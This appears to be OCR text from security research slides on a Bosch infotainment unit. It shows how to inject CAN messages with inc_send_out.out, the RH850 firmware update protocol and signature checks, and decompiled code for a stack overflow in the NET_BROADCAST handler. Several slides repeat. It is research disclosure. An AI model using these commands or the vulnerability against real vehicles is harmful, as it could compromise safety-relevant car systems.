
- /opt/bosch/base/bin/csm_proc_out.out has functionality to send CAN messages
  - Signals - one-time CAN message, used to notify ECU clients or receive notifications from them
  - Requests - multiple CAN messages with the connection phase
- Uses NET_BROADCAST and NET_TP<0..8> INC ports for requests

CAN Communication: Legit Way

```
/opt/bosch/base/bin/inc_send_out.out -b 50968 -p 50968 -r scc 40-00-50-9c-07-01-00-00-ff-ff-02-11-01
```




```
000153c0 50 9c 00          BUS_MAP_...
         00 00 01
         07 01 67 ...
  000153c0 50 9c             db[2]                       wBusType
    000153c0 [0]               50h, 9Ch
  000153c2 00 00 00 01       ddw        1000000h         field1_0x2
  000153c6 07 01             db[2]                       abAddr
    000153c6 [0]                7h,  1h
  000153c8 67 07 00 00       ddw         767h            dCanIDSrc
  000153cc 47 07 00 00       ddw         747h            dCanIDDst
  000153d0 01 00             dw          1h              field5_0x10
  000153d2 00 10             dw          1000h           wMaxSizePack...
  000153d4 00 10             dw          1000h           field7_0x14
  000153d6 00 00             dw          0h              field8_0x16
```



```
└─$ cansniffer can1 -t 0
00|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=1 >
99999 | 3E9 | 30 50 95 45 CE A8       0P.E..
15|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=4 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
00497 | 5FC | 06 00 05 20 50 20 00    ... P .
00501 | 5FE | 8D 00 00 00 00 00 00 00 ........
06|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=5 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
25382 | 5FC | 06 00 05 20 50 00 00    ... P..
00050 | 5FE | 8D 00 00 00 00 00 00 00
9999 | 767 | 03 02 11 01 FF FF FF FF ........
51|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=6 >
35732 | 3E9 | F7 07 FC 00 00 0F       ......
```


CAN Communication: Legit Way




```
/opt/bosch/base/bin/inc_send_out.out -b 50968 -p 50968 -r scc 40-00-50-9c-07-01-00-00-ff-ff-02-11-01
```

internal address

bus type



```
000153c0 50 9c 00          BUS_MAP_...
         00 00 01
         07 01 67 ...
   000153c0 50 9c            db[2]                                  wBusType
      000153c0 [0]            50h,  9Ch
   000153c2 00 00 00 01      ddw        1000000h                     field1_0x2
   000153c6 07 01            db[2]                                  abAddr
      000153c6 [0]             7h,   1h
   000153c8 67 07 00 00      ddw        767h                         dCanIDSrc
   000153cc 47 07 00 00      ddw        747h                         dCanIDDst
   000153d0 01 00            dw         1h                           field5_0x10
   000153d2 00 10            dw         1000h                        wMaxSizePack...
   000153d4 00 10            dw         1000h                        field7_0x14
   000153d6 00 00            dw         0h                           field8_0x16
```




```
└─$ cansniffer can1 -t 0
00|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=1 >
99999 | 3E9 | 30 50 95 45 CE A8       0P.E..
15|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=4 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
00497 | 5FC | 06 00 05 20 50 20 00    ... P .
00501 | 5FE | 8D 00 00 00 00 00 00 00 ........
06|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=5 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
25382 | 5FC | 06 00 05 20 50 00 00    ... P..
00050 | 5FE | 8D 00 00 00 00 00 00 00
99999 | 767 | 03 02 11 01 FF FF FF FF ........
51|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=6 >
35732 | 3E9 | F7 07 FC 00 00 0F       ......
```

CAN Communication: Legit Way


```
/opt/bosch/base/bin/inc_send_out.out -b 50968 -p 50968 -r scc 40-00-50-9c-07-01-00-00-ff-ff-02-11-01
```

internal address

bus type



```
000153c0 50 9c 00          BUS_MAP_…
         00 00 01
         07 01 67 …
  000153c0 50 9c            db[2]                              wBusType
     000153c0 [0]            50h,  9Ch
  000153c2 00 00 00 01      ddw       1000000h                 field1_0x2
  000153c6 07 01            db[2]                              abAddr
     000153c6 [0]             7h,   1h
  000153c8 67 07 00 00      ddw       767h                     dCanIDSrc
  000153cc 47 07 00 00      ddw       747h                     dCanIDDst
  000153d0 01 00            dw        1h                       field5_0x10
  000153d2 00 10            dw        1000h                    wMaxSizePack…
  000153d4 00 10            dw        1000h                    field7_0x14
  000153d6 00 00            dw        0h                       field8_0x16
```



```
└─$ cansniffer can1 -t 0
00|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=1 >
99999 | 3E9 | 30 50 95 45 CE A8       0P.E..
15|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=4 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
00497 | 5FC | 06 00 05 20 50 20 00    ... P .
00501 | 5FE | 8D 00 00 00 00 00 00 00 ........
06|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=5 >
00500 | 3E9 | 30 50 95 45 CE A8       0P.E..
00500 | 5F0 | 00 00 00 00             ....
25382 | 5FC | 06 00 05 20 50 00 00    ... P..
00050 | 5FE | 8D 00 00 00 00 00 00 00
9999 | 767 | 03 02 11 01 FF FF FF FF ........
51|ms | ID  | data ...     < can1 # l=20 h=100 t=0 slots=6 >
35732 | 3E9 | F7 07 FC 00 00 0F       ......
```

CAN ID: 0x767

CAN Communication: Legit Way

Summary:

- We can use the legit way to send CAN messages
- Payload of the message can be controlled
- We can use only whitelisted CAN IDs

Let check the update mechanism of RH850 for possible firmware modification

CAN Communication: RH850 Update Process


- IVI can update RH850 firmware:
  - Firmware is located in /ivi/firmware/v850/firmware/v850/aivi_s1_a
  - Utilizes /opt/bosch/base/bin/swu_common_v850_app_out.out to install update
- Firmware is delivered in DNL binary format

Block ID	Name	Comment
0x8300	boot	according the mode load loader or app
0x4023	loader	used during updating process
0x4024	app	code for usual workflow
0x8000	signature	used during updating and flashed to the memory for secure booting

CAN Communication: RH850 Update Process Protocol

Uses INC interface socket on DOWNLOAD port and utilizes UDS protocol:

1. Switch to loader: 10-60
2. Initiate download: 34-00-44-<address>-<size>
3. Transfer firmware: 36-00-...
4. Send signature: 2e-25-fd-...
5. End transfer: 37
6. Check CRC value: 22-...




```
ROM:0000242C -- UDS_HANDLER gsUDSHandlers[12]
ROM:0000242C gsUDSHandlers:  UDS_HANDLER <7, 0xFFFFFFFF, DiagnosticSessionControlHandler, 0, 0x10, \
ROM:0000242C                              1, 0, 0>
ROM:00002440                 UDS_HANDLER <7, 0xFFFFFFFF, ECUResetHandler, 0, 0x11, 1, 0, 0>
ROM:00002454                 UDS_HANDLER <7, 0xFFFFFFFF, ReadDataByIdentifierHandler, 0, 0x22, 0, \
ROM:00002454                              0, 0>
ROM:00002468                 UDS_HANDLER <2, 0xFFFFFFFF, SecurityAccessHandler, 0x8E30, 0x27, 0, 0,\
ROM:00002468                              0>
ROM:0000247C                 UDS_HANDLER <4, 0xFFFFFFFF, CommunicationControlHandler, 0, 0x28, 1, \
ROM:0000247C                              0, 0>
ROM:00002490                 UDS_HANDLER <2, 2, WriteDataByIdentifierHandler, 0, 0x2E, 0, 0, 0>
ROM:000024A4                 UDS_HANDLER <7, 0xFFFFFFFF, RoutineControlHandler, 0, 0x31, 1, 0, 0>
ROM:000024B8                 UDS_HANDLER <2, 2, RequestDownlaodHandler, 0, 0x34, 0, 0, 0>
ROM:000024CC                 UDS_HANDLER <2, 2, TransferDataHandler, 0, 0x36, 0, 0, 0>
ROM:000024E0                 UDS_HANDLER <2, 2, RequestTransferExitHandler, 0, 0x37, 0, 0, 0>
ROM:000024F4                 UDS_HANDLER <7, 0xFFFFFFFF, TesterPresentHandler, 0, 0x3E, 1, 1, 0>
ROM:00002508                 UDS_HANDLER <4, 0xFFFFFFFF, ControlDTCSettingsHandler, 0, 0x85, 1, 0, \
ROM:00002508                              0>
```

CAN Communication: RH850 Signature Verification

Signature verification happens:

- While processing the End Transfer command in update mechanism
- During boot process



```
uint FUN_0000aac4(void) {
 if (cRamfede96f0 == '\x01') {
  cRamfede96f0 = '\x02';
  loadCerts();
  iVar1 = calcSha256ForTransfer();
  if ((iVar1 == 1) ||
    ((((... || (iVar1 = validateSignature(pvRamfede5150), ...))
      && ((... || (iVar1 = validateSignature(pvRamfede5154), ...)))) &&
     ((... || (iVar1 = validateSignature(pvRamfede5158), ...) ))))
    ) {
   uVar2 = 1;
  }
  else {
   uVar2 = FUN_00006dda(..., gsUnkStorageForTransferData1,0x10);
  }
 }
 else {
  uVar2 = (uint)(cRamfede96f0 != '\x02');
 }
 return uVar2;
}
```

CAN Communication: RH850 Update Process


Summary:

- Obtained RH850 firmware
- Identified security mechanisms that protect from firmware modification

It is time to check for vulnerabilities on RH850 side to achieve full code execution


CAN Communication: RH850 Attack Surface

A lot of INC ports for requests -> A lot of handlers in firmware -> Huge attack surface




CAN Communication: RH850 Tracing


IVI has rich tracing functionality on both iMX.6 and RH850 side - very helpful for research




```
_local_44 = _local_38;
bStack_40 = local_30;
bStack_3f = local_28;
bStack_3e = local_27;
bStack_3d = bStack_3d & 0xfc | local_25 & 3;
bStack_3c = local_26;
sendCSMDLT(1,5,3,&local_44,0xc);
```



```
uStack_5e = (undefined)i_dUnk2;
uStack_5c = (undefined)dParam3;
uStack_5d = (undefined)(i_dUnk2 >> 8);
uStack_5f = 0;
uVar3 = (uint)(byte)i_dMsgSIze;
uStack_5b = (undefined)(dParam3 >> 8);
if (0x3f < i_dMsgSIze) {
  uVar3 = 0x40;
}
local_60 = i_bLogLevel;
memcpy(auStack_5a,i_pMsg,uVar3);
FUN_0003abe2(0x1004,"CSM_","MAIN",0x168,(ushort)dParam3,(char)uVar3 + 6,(undefined4 *)&local_60,
             i_bLogLevel);
```



```
               44 4c 53 01  34 f5 00 22 53 43 43 00
00 b2 3b 80 03 00 68 01  05 00 05 00 03 00 28 06
00 00 01 22 01 01 f0 00  00 00
```




```
0000  00 00 00 cc 00 00 00 00  00 00 00 00 00 00 00 cc  ········ ········
0010  ff ff ff 07 44 4c 53 01  34 f5 00 22 53 43 43 00  ····DLS· 4··"SCC·
0020  00 b2 3b 80 03 00 68 01  05 00 05 00 03 00 28 06  ··;···h· ······(·
0030  00 00 01 22 01 01 f0 00  00 00 44 4c 53 01 34 00  ···"···· ··DLS·4·
0040  00 24 53 43 43 00 00 b2  3b da 30 00 68 01 05 00  ·$SCC··· ;·0·h···
0050  01 00 30 00 00 32 ff ff  00 00 00 94 01 00 00 00  ··0··2·· ········
0060  00 00 44 4c 53 01 35 00  00 1c 53 43 43 00 00 b2  ··DLS·5· ··SCC···
0070  3b da 26 00 00 00 00 00  00 00 00 00 14 00 00 00  ;·&····· ········
0080  00 01 44 4c 53 01 34 02  00 22 53 43 43 00 00 b2  ··DLS·4· ·"SCC···
0090  3b e4 03 00 68 01 05 00  05 00 03 00 fe 05 00 00  ;···h··· ········
00a0  00 82 08 00 00 00 00 00                           ········
```

CAN Communication: RH850 Stack Overflow Vulnerability

- Vulnerability exists during the requests processing over NET_BROADCAST port with number (0xc700 | 15)
- The following callbacks are used Inside the firmware :
  1. prepareNetBroadcastRequestBuffer - checks income size <= 0x65
  2. fillNetBroadcastRequestBuffer - places input data into global memory
  3. processNetBroadcastRequestBuffer - processes global memory, accepts arguments i_pPacket and i_dPacketSize

;


CAN Communication: RH850 Stack Overflow Vulnerability



```
if (*i_pPacket == 0x50) {
 _local_30 = 0;
 uStack_2c = 0;
 uStack_28 = 0;
 uStack_24 = 0;
 pCurLocalStackBuffer = &sLocalStackBuffer;
 dID = *(uint32_t *)(i_pPacket + 8);
 sLocalStackBuffer = 0;
 local_34 = 0;
 dPayloadSize = (i_dPacketSize - 0xdU);
 uVar5 = 0;
 if (dPayloadSize != 0) {
   pPayload = i_pPacket + dPayloadSize + 0xc;
   do {
     bValue = *pPayload;
     pPayload = pPayload + -1;
     uVar5 = uVar5 + 1;
     *pCurLocalStackBuffer++ = bValue;
   } while (uVar5 < dPayloadSize);
 }
```

;

